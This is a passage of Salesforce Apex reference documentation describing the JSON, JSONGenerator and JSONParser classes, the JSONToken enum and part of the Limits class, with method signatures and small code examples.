Contains methods for serializing Apex objects into JSON format and deserializing JSON content that was serialized using the `serialize` method in this class.

Namespace

System

Usage

Use the methods in the `System.JSON` class to perform round-trip JSON serialization and deserialization of Apex objects.

SEE ALSO:

Roundtrip Serialization and Deserialization

JSON Methods

The following are methods for `JSON`. All methods are static.

IN THIS SECTION:

createGenerator(prettyPrint)
Returns a new JSON generator.

createParser(jsonString)
Returns a new JSON parser.

deserialize(jsonString, apexType)
Deserializes the specified JSON string into an Apex object of the specified type.

deserializeStrict(jsonString, apexType)
Deserializes the specified JSON string into an Apex object of the specified type.

deserializeUntyped(jsonString)
Deserializes the specified JSON string into collections of primitive data types.

serialize(objectToSerialize)
Serializes Apex objects into JSON content.

serialize(objectToSerialize, suppressApexObjectNulls)
Suppresses `null` values when serializing Apex objects into JSON content.

serializePretty(objectToSerialize)
Serializes Apex objects into JSON content and generates indented content using the pretty-print format.

serializePretty(objectToSerialize, suppressApexObjectNulls)

Suppresses `null` values when serializing Apex objects into JSON content and generates indented content using the pretty-print format.

createGenerator(prettyPrint)

Returns a new JSON generator.

Signature

```
public static System.JSONGenerator createGenerator(Boolean prettyPrint)
```

Parameters

prettyPrint

Type: Boolean

Determines whether the JSON generator creates JSON content in pretty-print format with the content indented. Set to `true` to create indented content.

Return Value

Type: System.JSONGenerator

createParser(jsonString)

Returns a new JSON parser.

Signature

```
public static System.JSONParser createParser(String jsonString)
```

Parameters

jsonString

Type: String

The JSON content to parse.

Return Value

Type: System.JSONParser

deserialize(jsonString, apexType)

Deserializes the specified JSON string into an Apex object of the specified type.

Signature

```
public static Object deserialize(String jsonString, System.Type apexType)
```

Parameters

jsonString
Type: String

The JSON content to deserialize.

apexType
Type: System.Type

The Apex type of the object that this method creates after deserializing the JSON content.

Return Value

Type: Object

Usage

If the JSON content contains attributes not present in the `System.Type` argument, such as a missing field or object, deserialization fails in some circumstances. When deserializing JSON content into a custom object or an sObject using Salesforce API version 34.0 or earlier, this method throws a runtime exception when passed extraneous attributes. When deserializing JSON content into an Apex class in any API version, or into an object in API version 35.0 or later, no exception is thrown. When no exception is thrown, this method ignores extraneous attributes and parses the rest of the JSON content.

Example

The following example deserializes a `Decimal` value.

```
Decimal n = (Decimal)JSON.deserialize(
               '100.1', Decimal.class);
System.assertEquals(n, 100.1);
```

deserializeStrict(jsonString, apexType)

Deserializes the specified JSON string into an Apex object of the specified type.

Signature

```
public static Object deserializeStrict(String jsonString, System.Type apexType)
```

Parameters

jsonString
Type: String

The JSON content to deserialize.

apexType
Type: System.Type

The Apex type of the object that this method creates after deserializing the JSON content.

Return Value

Type: Object

Usage

All attributes in the JSON string must be present in the specified type. If the JSON content contains attributes not present in the `System.Type` argument, such as a missing field or object, deserialization fails in some circumstances. When deserializing JSON content with extraneous attributes into an Apex class, this method throws an exception in all API versions. However, no exception is thrown when you use this method to deserialize JSON content into a custom object or an sObject.

Example

The following example deserializes a JSON string into an object of a user-defined type represented by the `Car` class, which this example also defines.

```
public class Car {
    public String make;
    public String year;
}

public void parse() {
    Car c = (Car)JSON.deserializeStrict(
        '{"make":"SFDC","year":"2020"}',
        Car.class);
    System.assertEquals(c.make, 'SFDC');
    System.assertEquals(c.year, '2020');
}
```

deserializeUntyped(jsonString)

Deserializes the specified JSON string into collections of primitive data types.

Signature

```
public static Object deserializeUntyped(String jsonString)
```

Parameters

jsonString
Type: String

The JSON content to deserialize.

Return Value

Type: Object

Example

The following example deserializes a JSON representation of an appliance object into a map that contains primitive data types and further collections of primitive types. It then verifies the deserialized values.

```
String jsonInput = '{\n' +
    ' "description" :"An appliance",\n' +
    ' "accessories" : [ "powerCord", ' +
      '{ "right":"door handle1", ' +
```

```
        '"left":"door handle2" } ],\n' +
    ' "dimensions" : ' +
      '{ "height" : 5.5 , ' +
        '"width" : 3.0 , ' +
        '"depth" : 2.2 },\n' +
    ' "type" : null,\n' +
    ' "inventory" : 2000,\n' +
    ' "price" : 1023.45,\n' +
    ' "isShipped" : true,\n' +
    ' "modelNumber" : "123"\n' +
    '}';

Map<String, Object> m =
   (Map<String, Object>)
      JSON.deserializeUntyped(jsonInput);

System.assertEquals(
   'An appliance', m.get('description'));

List<Object> a =
   (List<Object>)m.get('accessories');
System.assertEquals('powerCord', a[0]);
Map<String, Object> a2 =
   (Map<String, Object>)a[1];
System.assertEquals(
   'door handle1', a2.get('right'));
System.assertEquals(
   'door handle2', a2.get('left'));

Map<String, Object> dim =
   (Map<String, Object>)m.get('dimensions');
System.assertEquals(
   5.5, dim.get('height'));
System.assertEquals(
   3.0, dim.get('width'));
System.assertEquals(
   2.2, dim.get('depth'));

System.assertEquals(null, m.get('type'));
System.assertEquals(
   2000, m.get('inventory'));
System.assertEquals(
   1023.45, m.get('price'));
System.assertEquals(
   true, m.get('isShipped'));
System.assertEquals(
   '123', m.get('modelNumber'));
```

serialize(objectToSerialize)

Serializes Apex objects into JSON content.

Signature

```
public static String serialize(Object objectToSerialize)
```

Parameters

objectToSerialize
Type: Object

The Apex object to serialize.

Return Value

Type: String

Example

The following example serializes a new `Datetime` value.

```
Datetime dt = Datetime.newInstance(
                Date.newInstance(
                   2011, 3, 22),
                Time.newInstance(
                   1, 15, 18, 0));
    String str = JSON.serialize(dt);
    System.assertEquals(
       '"2011-03-22T08:15:18.000Z"',
       str);
```

serialize(objectToSerialize, suppressApexObjectNulls)

Suppresses `null` values when serializing Apex objects into JSON content.

Signature

```
public static String serialize(Object objectToSerialize, Boolean suppressApexObjectNulls)
```

Parameters

objectToSerialize
Type: Object

The Apex object to serialize.

suppressApexObjectNulls
Type: Boolean

If true, remove `null` values before serializing the JSON object.

Return Value

Type: String

Usage

This method allows you to specify whether to suppress `null` values when serializing Apex objects into JSON content.

`serializePretty(objectToSerialize)`

Serializes Apex objects into JSON content and generates indented content using the pretty-print format.

Signature

```
public static String serializePretty(Object objectToSerialize)
```

Parameters

`objectToSerialize`
Type: Object

The Apex object to serialize.

Return Value

Type: String

`serializePretty(objectToSerialize, suppressApexObjectNulls)`

Suppresses `null` values when serializing Apex objects into JSON content and generates indented content using the pretty-print format.

Signature

```
public static String serializePretty(Object objectToSerialize, Boolean
suppressApexObjectNulls)
```

Parameters

`objectToSerialize`
Type: Object

The Apex object to serialize.

`suppressApexObjectNulls`
Type: Boolean

If true, remove `null` values before serializing the JSON object.

Return Value

Type: String

JSONGenerator Class

Contains methods used to serialize objects into JSON content using the standard JSON encoding.

Namespace

System

Usage

The `System.JSONGenerator` class is provided to enable the generation of standard JSON-encoded content and gives you more control on the structure of the JSON output.

SEE ALSO:

JSON Generator

JSONGenerator Methods

The following are methods for `JSONGenerator`. All are instance methods.

IN THIS SECTION:

close()
Closes the JSON generator.

getAsString()
Returns the generated JSON content.

isClosed()
Returns `true` if the JSON generator is closed; otherwise, returns `false`.

writeBlob(blobValue)
Writes the specified `Blob` value as a base64-encoded string.

writeBlobField(fieldName, blobValue)
Writes a field name and value pair using the specified field name and BLOB value.

writeBoolean(blobValue)
Writes the specified Boolean value.

writeBooleanField(fieldName, booleanValue)
Writes a field name and value pair using the specified field name and Boolean value.

writeDate(dateValue)
Writes the specified date value in the ISO-8601 format.

writeDateField(fieldName, dateValue)
Writes a field name and value pair using the specified field name and date value. The date value is written in the ISO-8601 format.

writeDateTime(datetimeValue)
Writes the specified date and time value in the ISO-8601 format.

writeDateTimeField(fieldName, datetimeValue)
Writes a field name and value pair using the specified field name and date and time value. The date and time value is written in the ISO-8601 format.

writeEndArray()
Writes the ending marker of a JSON array (']').

writeEndObject()
Writes the ending marker of a JSON object ('}').

writeFieldName(fieldName)
Writes a field name.

writeId(identifier)
Writes the specified ID value.

writeIdField(fieldName, identifier)
Writes a field name and value pair using the specified field name and identifier value.

writeNull()
Writes the JSON null literal value.

writeNullField(fieldName)
Writes a field name and value pair using the specified field name and the JSON null literal value.

writeNumber(number)
Writes the specified decimal value.

writeNumber(number)
Writes the specified double value.

writeNumber(number)
Writes the specified integer value.

writeNumber(number)
Writes the specified long value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and decimal value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and double value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and integer value.

writeNumberField(fieldName, number)
Writes a field name and value pair using the specified field name and long value.

writeObject(anyObject)
Writes the specified Apex object in JSON format.

writeObjectField(fieldName, value)
Writes a field name and value pair using the specified field name and Apex object.

writeStartArray()
Writes the starting marker of a JSON array ('[').

writeStartObject()
Writes the starting marker of a JSON object ('{').

writeString(stringValue)
Writes the specified string value.

writeStringField(fieldName, stringValue)
Writes a field name and value pair using the specified field name and string value.

writeTime(timeValue)

Writes the specified time value in the ISO-8601 format.

writeTimeField(fieldName, timeValue)

Writes a field name and value pair using the specified field name and time value in the ISO-8601 format.

`close()`

Closes the JSON generator.

Signature

```
public Void close()
```

Return Value

Type: Void

Usage

No more content can be written after the JSON generator is closed.

`getAsString()`

Returns the generated JSON content.

Signature

```
public String getAsString()
```

Return Value

Type: String

Usage

This method closes the JSON generator if it isn't closed already.

`isClosed()`

Returns `true` if the JSON generator is closed; otherwise, returns `false`.

Signature

```
public Boolean isClosed()
```

Return Value

Type: Boolean

writeBlob(blobValue)

Writes the specified `Blob` value as a base64-encoded string.

Signature

```
public Void writeBlob(Blob blobValue)
```

Parameters

blobValue
Type: Blob

Return Value

Type: Void

writeBlobField(fieldName, blobValue)

Writes a field name and value pair using the specified field name and BLOB value.

Signature

```
public Void writeBlobField(String fieldName, Blob blobValue)
```

Parameters

fieldName
Type: String

blobValue
Type: Blob

Return Value

Type: Void

writeBoolean(blobValue)

Writes the specified Boolean value.

Signature

```
public Void writeBoolean(Boolean blobValue)
```

Parameters

blobValue
Type: Boolean

Return Value

Type: Void

writeBooleanField(fieldName, booleanValue)

Writes a field name and value pair using the specified field name and Boolean value.

Signature

```
public Void writeBooleanField(String fieldName, Boolean booleanValue)
```

Parameters

fieldName
Type: String

booleanValue
Type: Boolean

Return Value

Type: Void

writeDate(dateValue)

Writes the specified date value in the ISO-8601 format.

Signature

```
public Void writeDate(Date dateValue)
```

Parameters

dateValue
Type: Date

Return Value

Type: Void

writeDateField(fieldName, dateValue)

Writes a field name and value pair using the specified field name and date value. The date value is written in the ISO-8601 format.

Signature

```
public Void writeDateField(String fieldName, Date dateValue)
```

Parameters

fieldName
Type: String

dateValue
Type: Date

Return Value

Type: Void

writeDateTime(datetimeValue)

Writes the specified date and time value in the ISO-8601 format.

Signature

```
public Void writeDateTime(Datetime datetimeValue)
```

Parameters

datetimeValue
Type: Datetime

Return Value

Type: Void

writeDateTimeField(fieldName, datetimeValue)

Writes a field name and value pair using the specified field name and date and time value. The date and time value is written in the ISO-8601 format.

Signature

```
public Void writeDateTimeField(String fieldName, Datetime datetimeValue)
```

Parameters

fieldName
Type: String

datetimeValue
Type: Datetime

Return Value

Type: Void

`writeEndArray()`

Writes the ending marker of a JSON array (']').

Signature

```
public Void writeEndArray()
```

Return Value

Type: Void

`writeEndObject()`

Writes the ending marker of a JSON object ('}').

Signature

```
public Void writeEndObject()
```

Return Value

Type: Void

`writeFieldName(fieldName)`

Writes a field name.

Signature

```
public Void writeFieldName(String fieldName)
```

Parameters

`fieldName`
Type: String

Return Value

Type: Void

`writeId(identifier)`

Writes the specified ID value.

Signature

```
public Void writeId(ID identifier)
```

Parameters

identifier
Type: ID

Return Value

Type: Void

writeIdField(fieldName, identifier)

Writes a field name and value pair using the specified field name and identifier value.

Signature

```
public Void writeIdField(String fieldName, Id identifier)
```

Parameters

fieldName
Type: String

identifier
Type: ID

Return Value

Type: Void

writeNull()

Writes the JSON null literal value.

Signature

```
public Void writeNull()
```

Return Value

Type: Void

writeNullField(fieldName)

Writes a field name and value pair using the specified field name and the JSON null literal value.

Signature

```
public Void writeNullField(String fieldName)
```

Parameters

fieldName
Type: String

Return Value

Type: Void

writeNumber(number)

Writes the specified decimal value.

Signature

```
public Void writeNumber(Decimal number)
```

Parameters

number
Type: Decimal

Return Value

Type: Void

writeNumber(number)

Writes the specified double value.

Signature

```
public Void writeNumber(Double number)
```

Parameters

number
Type: Double

Return Value

Type: Void

writeNumber(number)

Writes the specified integer value.

Signature

```
public Void writeNumber(Integer number)
```

Parameters

number
Type: Integer

Return Value

Type: Void

writeNumber(number)

Writes the specified long value.

Signature

```
public Void writeNumber(Long number)
```

Parameters

number
Type: Long

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and decimal value.

Signature

```
public Void writeNumberField(String fieldName, Decimal number)
```

Parameters

fieldName
Type: String

number
Type: Decimal

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and double value.

Signature

```
public Void writeNumberField(String fieldName, Double number)
```

Parameters

fieldName
Type: String

number
Type: Double

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and integer value.

Signature

```
public Void writeNumberField(String fieldName, Integer number)
```

Parameters

fieldName
Type: String

number
Type: Integer

Return Value

Type: Void

writeNumberField(fieldName, number)

Writes a field name and value pair using the specified field name and long value.

Signature

```
public Void writeNumberField(String fieldName, Long number)
```

Parameters

fieldName
Type: String

number
Type: Long

Return Value

Type: Void

`writeObject(anyObject)`

Writes the specified Apex object in JSON format.

Signature

```
public Void writeObject(Object anyObject)
```

Parameters

anyObject
Type: Object

Return Value

Type: Void

`writeObjectField(fieldName, value)`

Writes a field name and value pair using the specified field name and Apex object.

Signature

```
public Void writeObjectField(String fieldName, Object value)
```

Parameters

fieldName
Type: String

value
Type: Object

Return Value

Type: Void

`writeStartArray()`

Writes the starting marker of a JSON array ('[').

Signature

```
public Void writeStartArray()
```

Return Value

Type: Void

writeStartObject()

Writes the starting marker of a JSON object ('{').

Signature

```
public Void writeStartObject()
```

Return Value

Type: Void

writeString(stringValue)

Writes the specified string value.

Signature

```
public Void writeString(String stringValue)
```

Parameters

stringValue
Type: String

Return Value

Type: Void

writeStringField(fieldName, stringValue)

Writes a field name and value pair using the specified field name and string value.

Signature

```
public Void writeStringField(String fieldName, String stringValue)
```

Parameters

fieldName
Type: String

stringValue
Type: String

Return Value

Type: Void

writeTime(timeValue)

Writes the specified time value in the ISO-8601 format.

Signature

```
public Void writeTime(Time timeValue)
```

Parameters

timeValue
Type: Time

Return Value

Type: Void

writeTimeField(fieldName, timeValue)

Writes a field name and value pair using the specified field name and time value in the ISO-8601 format.

Signature

```
public Void writeTimeField(String fieldName, Time timeValue)
```

Parameters

fieldName
Type: String

timeValue
Type: Time

Return Value

Type: Void

JSONParser Class

Represents a parser for JSON-encoded content.

Namespace

System

Usage

Use the `System.JSONParser` methods to parse a response that's returned from a call to an external service that is in JSON format, such as a JSON-encoded response of a Web service callout.

SEE ALSO:

JSON Parsing

JSONParser Methods

The following are methods for `JSONParser`. All are instance methods.

IN THIS SECTION:

clearCurrentToken()
Removes the current token.

getBlobValue()
Returns the current token as a BLOB value.

getBooleanValue()
Returns the current token as a Boolean value.

getCurrentName()
Returns the name associated with the current token.

getCurrentToken()
Returns the token that the parser currently points to or `null` if there's no current token.

getDatetimeValue()
Returns the current token as a date and time value.

getDateValue()
Returns the current token as a date value.

getDecimalValue()
Returns the current token as a decimal value.

getDoubleValue()
Returns the current token as a double value.

getIdValue()
Returns the current token as an ID value.

getIntegerValue()
Returns the current token as an integer value.

getLastClearedToken()
Returns the last token that was cleared by the `clearCurrentToken` method.

getLongValue()
Returns the current token as a long value.

getText()
Returns the textual representation of the current token or `null` if there's no current token.

getTimeValue()
Returns the current token as a time value.

hasCurrentToken()
Returns `true` if the parser currently points to a token; otherwise, returns `false`.

nextToken()
Returns the next token or `null` if the parser has reached the end of the input stream.

nextValue()
Returns the next token that is a value type or `null` if the parser has reached the end of the input stream.

readValueAs(apexType)

Deserializes JSON content into an object of the specified Apex type and returns the deserialized object.

readValueAsStrict(apexType)

Deserializes JSON content into an object of the specified Apex type and returns the deserialized object. All attributes in the JSON content must be present in the specified type.

skipChildren()

Skips all child tokens of type `JSONToken.START_ARRAY` and `JSONToken.START_OBJECT` that the parser currently points to.

`clearCurrentToken()`

Removes the current token.

Signature

```
public Void clearCurrentToken()
```

Return Value

Type: Void

Usage

After this method is called, a call to `hasCurrentToken` returns `false` and a call to `getCurrentToken` returns `null`. You can retrieve the cleared token by calling `getLastClearedToken`.

`getBlobValue()`

Returns the current token as a BLOB value.

Signature

```
public Blob getBlobValue()
```

Return Value

Type: Blob

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must be Base64-encoded.

`getBooleanValue()`

Returns the current token as a Boolean value.

Signature

```
public Boolean getBooleanValue()
```

Return Value

Type: Boolean

Usage

The current token must be of type `JSONToken.VALUE_TRUE` or `JSONToken.VALUE_FALSE`.

The following example parses a sample JSON string and retrieves a Boolean value.

```
String JSONContent =
    '{"isActive":true}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the Boolean value.
Boolean isActive = parser.getBooleanValue();
```

`getCurrentName()`

Returns the name associated with the current token.

Signature

```
public String getCurrentName()
```

Return Value

Type: String

Usage

If the current token is of type `JSONToken.FIELD_NAME`, this method returns the same value as `getText`. If the current token is a value, this method returns the field name that precedes this token. For other values such as array values or root-level values, this method returns `null`.

The following example parses a sample JSON string. It advances to the field value and retrieves its corresponding field name.

Example

```
String JSONContent = '{"firstName":"John"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the field name for the current value.
String fieldName = parser.getCurrentName();
// Get the textual representation
```

```
// of the value.
String fieldValue = parser.getText();
```

getCurrentToken()

Returns the token that the parser currently points to or `null` if there's no current token.

Signature

```
public System.JSONToken getCurrentToken()
```

Return Value

Type: System.JSONToken

Usage

The following example iterates through all the tokens in a sample JSON string.

```
String JSONContent = '{"firstName":"John"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the next token.
while (parser.nextToken() != null) {
    System.debug('Current token: ' +
        parser.getCurrentToken());
}
```

getDatetimeValue()

Returns the current token as a date and time value.

Signature

```
public Datetime getDatetimeValue()
```

Return Value

Type: Datetime

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Datetime` value in the ISO-8601 format.

The following example parses a sample JSON string and retrieves a Datetime value.

```
String JSONContent =
'{"transactionDate":"2011-03-22T13:01:23"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
```

```
// Advance to the next value.
parser.nextValue();
// Get the transaction date.
Datetime transactionDate =
   parser.getDatetimeValue();
```

getDateValue()

Returns the current token as a date value.

Signature

```
public Date getDateValue()
```

Return Value

Type: Date

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Date` value in the ISO-8601 format.

The following example parses a sample JSON string and retrieves a Date value.

```
String JSONContent =
   '{"dateOfBirth":"2011-03-22"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the date of birth.
Date dob = parser.getDateValue();
```

getDecimalValue()

Returns the current token as a decimal value.

Signature

```
public Decimal getDecimalValue()
```

Return Value

Type: Decimal

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_FLOAT` or `JSONToken.VALUE_NUMBER_INT` and is a numerical value that can be converted to a value of type `Decimal`.

The following example parses a sample JSON string and retrieves a Decimal value.

```
String JSONContent =
   '{"GPA":3.8}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the GPA score.
Decimal gpa = parser.getDecimalValue();
```

`getDoubleValue()`

Returns the current token as a double value.

Signature

```
public Double getDoubleValue()
```

Return Value

Type: Double

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_FLOAT` and is a numerical value that can be converted to a value of type `Double`.

The following example parses a sample JSON string and retrieves a Double value.

```
String JSONContent =
   '{"GPA":3.8}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the GPA score.
Double gpa = parser.getDoubleValue();
```

`getIdValue()`

Returns the current token as an ID value.

Signature

```
public ID getIdValue()
```

Return Value

Type: ID

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must be a valid `ID`.

The following example parses a sample JSON string and retrieves an ID value.

```
String JSONContent =
   '{"recordId":"001R0000002nO6H"}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the record ID.
ID recordID = parser.getIdValue();
```

getIntegerValue()

Returns the current token as an integer value.

Signature

```
public Integer getIntegerValue()
```

Return Value

Type: Integer

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_INT` and must represent an `Integer`.

The following example parses a sample JSON string and retrieves an Integer value.

```
String JSONContent =
   '{"recordCount":10}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the record count.
Integer count = parser.getIntegerValue();
```

getLastClearedToken()

Returns the last token that was cleared by the `clearCurrentToken` method.

Signature

```
public System.JSONToken getLastClearedToken()
```

Return Value

Type: System.JSONToken

getLongValue()

Returns the current token as a long value.

Signature

```
public Long getLongValue()
```

Return Value

Type: Long

Usage

The current token must be of type `JSONToken.VALUE_NUMBER_INT` and is a numerical value that can be converted to a value of type `Long` .

The following example parses a sample JSON string and retrieves a Long value.

```
String JSONContent =
   '{"recordCount":2097531021}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the record count.
Long count = parser.getLongValue();
```

getText()

Returns the textual representation of the current token or `null` if there's no current token.

Signature

```
public String getText()
```

Return Value

Type: String

Usage

No current token exists, and therefore this method returns `null`, if `nextToken` has not been called yet for the first time or if the parser has reached the end of the input stream.

getTimeValue()

Returns the current token as a time value.

Signature

```
public Time getTimeValue()
```

Return Value

Type: Time

Usage

The current token must be of type `JSONToken.VALUE_STRING` and must represent a `Time` value in the ISO-8601 format.

The following example parses a sample JSON string and retrieves a Datetime value.

```
String JSONContent =
    '{"arrivalTime":"18:05"}';
JSONParser parser =
    JSON.createParser(JSONContent);
// Advance to the start object marker.
parser.nextToken();
// Advance to the next value.
parser.nextValue();
// Get the arrival time.
Time arrivalTime = parser.getTimeValue();
```

hasCurrentToken()

Returns `true` if the parser currently points to a token; otherwise, returns `false`.

Signature

```
public Boolean hasCurrentToken()
```

Return Value

Type: Boolean

nextToken()

Returns the next token or `null` if the parser has reached the end of the input stream.

Signature

```
public System.JSONToken nextToken()
```

Return Value

Type: System.JSONToken

Usage

Advances the stream enough to determine the type of the next token, if any.

`nextValue()`

Returns the next token that is a value type or `null` if the parser has reached the end of the input stream.

Signature

```
public System.JSONToken nextValue()
```

Return Value

Type: System.JSONToken

Usage

Advances the stream enough to determine the type of the next token that is of a value type, if any, including a JSON array and object start and end markers.

`readValueAs(apexType)`

Deserializes JSON content into an object of the specified Apex type and returns the deserialized object.

Signature

```
public Object readValueAs(System.Type apexType)
```

Parameters

`apexType`
Type: System.Type

The *`apexType`* argument specifies the type of the object that this method returns after deserializing the current value.

Return Value

Type: Object

Usage

If the JSON content contains attributes not present in the `System.Type` argument, such as a missing field or object, deserialization fails in some circumstances. When deserializing JSON content into a custom object or an sObject using Salesforce API version 34.0 or earlier, this method throws a runtime exception when passed extraneous attributes. When deserializing JSON content into an Apex class in any API version, or into an object in API version 35.0 or later, no exception is thrown. When no exception is thrown, this method ignores extraneous attributes and parses the rest of the JSON content.

Example

The following example parses a sample JSON string and retrieves a Datetime value. Before being able to run this sample, you must create a new Apex class as follows:

```
public class Person {
    public String name;
    public String phone;
}
```

Next, insert the following sample in a class method:

```
// JSON string that contains a Person object.
String JSONContent =
    '{"person":{' +
        '"name":"John Smith",' +
        '"phone":"555-1212"}}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Make calls to nextToken()
// to point to the second
// start object marker.
parser.nextToken();
parser.nextToken();
parser.nextToken();
// Retrieve the Person object
// from the JSON string.
Person obj =
   (Person)parser.readValueAs(
      Person.class);
System.assertEquals(
   obj.name, 'John Smith');
System.assertEquals(
   obj.phone, '555-1212');
```

readValueAsStrict(apexType)

Deserializes JSON content into an object of the specified Apex type and returns the deserialized object. All attributes in the JSON content must be present in the specified type.

Signature

```
public Object readValueAsStrict(System.Type apexType)
```

Parameters

apexType
Type: System.Type

The *apexType* argument specifies the type of the object that this method returns after deserializing the current value.

Return Value

Type: Object

Usage

If the JSON content contains attributes not present in the `System.Type` argument, such as a missing field or object, deserialization fails in some circumstances. When deserializing JSON content with extraneous attributes into an Apex class, this method throws an exception in all API versions. However, no exception is thrown when you use this method to deserialize JSON content into a custom object or an sObject.

The following example parses a sample JSON string and retrieves a Datetime value. Before being able to run this sample, you must create a new Apex class as follows:

```
public class Person {
    public String name;
    public String phone;
}
```

Next, insert the following sample in a class method:

```
// JSON string that contains a Person object.
String JSONContent =
    '{"person":{' +
        '"name":"John Smith",' +
        '"phone":"555-1212"}}';
JSONParser parser =
   JSON.createParser(JSONContent);
// Make calls to nextToken()
// to point to the second
// start object marker.
parser.nextToken();
parser.nextToken();
parser.nextToken();
// Retrieve the Person object
// from the JSON string.
Person obj =
   (Person)parser.readValueAsStrict(
      Person.class);
System.assertEquals(
   obj.name, 'John Smith');
System.assertEquals(
   obj.phone, '555-1212');
```

skipChildren()

Skips all child tokens of type `JSONToken.START_ARRAY` and `JSONToken.START_OBJECT` that the parser currently points to.

Signature

```
public Void skipChildren()
```

Return Value

Type: Void

JSONToken Enum

Contains all token values used for parsing JSON content.

Namespace

System

Enum Value	Description
END_ARRAY	The ending of an array value. This token is returned when ']' is encountered.
END_OBJECT	The ending of an object value. This token is returned when '}' is encountered.
FIELD_NAME	A string token that is a field name.
NOT_AVAILABLE	The requested token isn't available.
START_ARRAY	The start of an array value. This token is returned when '[' is encountered.
START_OBJECT	The start of an object value. This token is returned when '{' is encountered.
VALUE_EMBEDDED_OBJECT	An embedded object that isn't accessible as a typical object structure that includes the start and end object tokens START_OBJECT and END_OBJECT but is represented as a raw object.
VALUE_FALSE	The literal “false” value.
VALUE_NULL	The literal “null” value.
VALUE_NUMBER_FLOAT	A float value.
VALUE_NUMBER_INT	An integer value.
VALUE_STRING	A string value.
VALUE_TRUE	A value that corresponds to the “true” string literal.

Limits Class

Contains methods that return limit information for specific resources.

Namespace

System

Usage

The Limits methods return the specific limit for the particular governor, such as the number of calls of a method or the amount of heap size remaining.

Because Apex runs in a multitenant environment, the Apex runtime engine strictly enforces a number of limits to ensure that runaway Apex doesn't monopolize shared resources.

None of the Limits methods require an argument. The format of the limits methods is as follows:

```
myDMLLimit = Limits.getDMLStatements();
```

There are two versions of every method: the first returns the amount of the resource that has been used while the second version contains the word limit and returns the total amount of the resource that is available.

See Execution Governors and Limits on page 274.

Limits Methods

The following are methods for `Limits`. All methods are static.

IN THIS SECTION:

getAggregateQueries()
Returns the number of aggregate queries that have been processed with any SOQL query statement.

getLimitAggregateQueries()
Returns the total number of aggregate queries that can be processed with SOQL query statements.

getAsyncCalls()
Reserved for future use.

getLimitAsyncCalls()
Reserved for future use.

getCallouts()
Returns the number of Web service statements that have been processed.

getLimitCallouts()
Returns the total number of Web service statements that can be processed.

getCpuTime()
Returns the CPU time (in milliseconds) accumulated on the Salesforce servers in the current transaction.

getLimitCpuTime()
Returns the time limit (in milliseconds) of CPU usage in the current transaction.

getDMLRows()
Returns the number of records that have been processed with any statement that counts against DML limits, such as DML statements, the `Database.emptyRecycleBin` method, and other methods.

getLimitDMLRows()
Returns the total number of records that can be processed with any statement that counts against DML limits, such as DML statements, the `database.EmptyRecycleBin` method, and other methods.

getDMLStatements()
Returns the number of DML statements (such as `insert`, `update` or the `database.EmptyRecycleBin` method) that have been called.

getLimitDMLStatements()
Returns the total number of DML statements or the `database.EmptyRecycleBin` methods that can be called.

getEmailInvocations()

Returns the number of email invocations (such as `sendEmail`) that have been called.

getLimitEmailInvocations()

Returns the total number of email invocation (such as `sendEmail`) that can be called.

getFindSimilarCalls()

Deprecated. Returns the same value as `getSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

getLimitFindSimilarCalls()

Deprecated. Returns the same value as `getLimitSoslQueries`. The number of `findSimilar` methods is no longer a separate limit, but is tracked as the number of SOSL queries issued.

getFutureCalls()

Returns the number of methods with the `future` annotation that have been executed (not necessarily completed).

getLimitFutureCalls()

Returns the total number of methods with the `future` annotation that can be executed (not necessarily completed).

getHeapSize()

Returns the approximate amount of memory (in bytes) that has been used for the heap.

getLimitHeapSize()

Returns the total amount of memory (in bytes) that can be used for the heap.

getMobilePushApexCalls()

Returns the number of Apex calls that have been used by mobile push notifications during the current metering interval.

getLimitMobilePushApexCalls()

Returns the total number of Apex calls that are allowed per transaction for mobile push notifications.

getQueries()

Returns the number of SOQL queries that have been issued.

getLimitQueries()

Returns the total number of SOQL queries that can be issued.

getQueryLocatorRows()

Returns the number of records that have been returned by the `Database.getQueryLocator` method.

getLimitQueryLocatorRows()

Returns the total number of records that have been returned by the `Database.getQueryLocator` method.

getQueryRows()

Returns the number of records that have been returned by issuing SOQL queries.

getLimitQueryRows()

Returns the total number of records that can be returned by issuing SOQL queries.

getQueueableJobs()

Returns the number of queueable jobs that have been added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

getLimitQueueableJobs()

Returns the maximum number of queueable jobs that can be added to the queue per transaction. A queueable job corresponds to a class that implements the `Queueable` interface.

getRunAs()
